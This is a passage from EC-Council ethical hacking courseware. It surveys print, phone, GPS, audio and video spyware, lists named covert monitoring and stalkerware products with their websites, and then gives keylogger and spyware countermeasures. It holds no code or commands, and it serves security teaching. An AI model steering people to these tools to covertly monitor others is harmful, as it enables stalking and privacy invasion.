  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

  The most common telephone/cellphone spyware features include the following:

  - **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
  - **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
  - **Website History**: Records the entire history of all websites visited through the phone in the log report file.
  - **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

    It works as depicted in the following diagram.




Figure 6.110: Telephone/cellphone spyware

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.





Figure 6.111: GPS spyware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent	Spytech SpyAgent allows you to **monitor everything** users do on your computer
Power Spy	Power Spy **secretly monitors and records all activities** on your computer

https://www.spytech-web.com



http://ematrixsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

Desktop and Child Monitoring Spyware	USB Spyware	Audio Spyware
ACTIVTrak *https://activtrak.com*	**USB Analyzer** *https://www.eltima.com*	**Spy Voice Recorder** *http://www.mysuperspy.com*
Veriato Cerebral *https://www.veriato.com*	**USB Monitor** *https://www.hhdsoftware.com*	**Spy Audio Listening Device** *https://www.securityplanet.co*
NetVizor *https://www.netvizor.net*	**USBDeview** *https://www.nirsoft.net*	**Spy USB Voice Recorder** *https://www.securityplanet.co*
SoftActivity Monitor *https://www.softactivity.com*	**Advanced USB Port Monitor** *https://www.aggsoft.com*	**Voice Activated Flash Drive Voice Recorder** *https://www.spytec.com*
SoftActivity TS Monitor *https://www.softactivity.com*	**USB Monitor Pro** *http://www.usb-monitor.com*	**Audio Spyware Snooper** *https://www.snooper.se*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.112: Screenshot of Spytech SpyAgent

- **Power Spy**

  Source: *http://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.113: Screenshot of Power Spy




Figure 6.114: Screenshot of Power Spy showing windows opened

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following is the list of spyware:

- **Desktop and Child-Monitoring Spyware**
  - ACTIVTrak (*https://activtrak.com*)
  - Veriato Cerebral (*http://www.veriato.com*)
  - NetVizor (*https://www.netvizor.net*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - SoftActivity TS Monitor (*https://www.softactivity.com*)
- **USB Spyware**

  USB spyware monitors and analyzes data transferred between any USB device connected to a computer as well as its applications. It helps in application development, USB device drivers, or hardware development and offers a powerful platform for effective coding, testing, and optimization.

  The following is a list of USB spyware:
  - USB Analyzer (*https://www.eltima.com*)
  - USB Monitor (*https://www.hhdsoftware.com*)
  - USBDeview (*https://www.nirsoft.net*)
  - Advanced USB Port Monitor (*https://www.aggsoft.com*)
  - USB Monitor Pro (*http://www.usb-monitor.com*)
- **Audio Spyware**

  Audio spyware helps to monitor sound and voice recorders on the system. It invisibly starts recording once it detects the sound and automatically stops recording when the voice disappears. It can be used in recording conferences, monitoring phone calls, radio broadcasting logs, spying, and employee monitoring, etc.

  The following is the list of audio spyware:
  - Spy Voice Recorder (*http://www.mysuperspy.com*)
  - Spy Audio Listening Device (*https://www.securityplanet.co*)
  - Spy USB Voice Recorder (*https://www.securityplanet.co*)
  - Voice Activated Flash Drive Voice Recorder (*https://www.spytec.com*)
  - Audio Spyware Snooper (*https://www.snooper.se*)
- **Video Spyware**

  Video spyware is used for secret video surveillance. An attacker can use this software to secretly monitor and record webcams and video IM conversations. An attacker can use video spyware to remotely view webcams to obtain live footage of secret

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

communication. Using this spyware, attackers can record and replay anything displayed on the victim's screen.

The following is a list of video spyware:

- Movavi Video Editor (*https://www.movavi.com*)
- Free2X Webcam Recorder (*http://www.free2x.com*)
- iSpy (*https://www.ispyconnect.com*)
- NET Video Spy (*https://www.sarbash.com*)
- Eyeline Video Surveillance Software (*https://www.nchsoftware.com*)

- **Cellphone Spyware**

  Like Mobile Spy, an attacker can also use the following software programs as telephone/cellphone spyware to record all activities on a phone, such as Internet usage, text messages, and phone calls.

  Some of the available telephone/cellphone spyware programs are as follows:

  - Phone Spy (*https://www.phonespysoftware.com*)
  - XNSPY (*https://xnspy.com*)
  - iKeyMonitor (*https://ikeymonitor.com*)
  - OneSpy (*https://www.onespy.in*)
  - TheTruthSpy (*https://thetruthspy.com*)


- **GPS Spyware**


  Various software programs act as GPS spyware to trace the location of particular mobile devices. Attackers can also employ the following GPS spyware software to track the location of the target mobile devices.

  Some examples of GPS spyware programs are listed as follows:

  - Spyera (*https://spyera.com*)
  - mSpy (*https://www.mspy.com*)
  - MOBILE SPY (*http://www.mobile-spy.com*)
  - MobiStealth (*https://www.mobistealth.com*)
  - FlexiSPY (*https://www.flexispy.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are listed as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep the signatures up to date.
- Install professional firewall software and anti-keylogging software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may direct you to malicious sites.
- Use keystroke interference software that insert randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is better to detect these programs before installation. Scan the files thoroughly before installing them onto the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the Windows on-screen keyboard accessibility utility to enter a password or any other confidential information. Use your mouse to enter any information such as passwords and credit card numbers into the fields, by using your mouse instead of typing the passwords with the keyboard. This will ensure that your information is confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this will avoid exposure through keyloggers. This automatic form-filling password manager will remove the need to type your personal, financial, or confidential details such as credit card numbers and passwords via the keyboard.
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for attached connectors, USB port, and computer games such as the PS2 that may have been used to install keylogger software.
- Use software that frequently scan and monitor changes in your system or network.
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers.
- Use one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block downloading or installing of unwanted software such as keyloggers.
- Use VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update software and the OS.


Hardware Keylogger Countermeasures

- Restrict physical access to sensitive computer systems.
- Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard and click on it using a mouse.
- Periodically check the video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-Keyloggers

Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.115: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.strikeforcecpg.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter Free Anti-Keylogger (*https://www.spyshelter.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Spyware

Spyware is any malicious program installed on a user's system without their knowledge. It gathers confidential information such as personal data and access logs. Spyware can originate from three basic sources: free downloaded software, email attachments, and websites that automatically install spyware when you browse them.

Different ways to defend against spyware are as follows:

- Try to avoid using any computer system that you do not have a complete control over.
- Never adjust your Internet security setting level too low because it provides many chances for spyware to be installed on your computer. Therefore, always set your Internet browser security settings to either high or medium to protect your computer from spyware.
- Do not open suspicious emails and file attachments received from unknown senders. There is a high likelihood that you will allow a virus, freeware, or spyware onto the computer. Do not open unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead you into downloading spyware.
- Enable a firewall to enhance the security level of your computer.
- Regularly update the software, and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents spyware from installing on your system. It periodically scans and protects your system from spyware.
- Keep your OS up to date.
  - Windows users should periodically perform a Windows or Microsoft update.
  - For users of other OSs or software products, refer to the information given by the OS vendors, and take essential steps against any vulnerability identified.
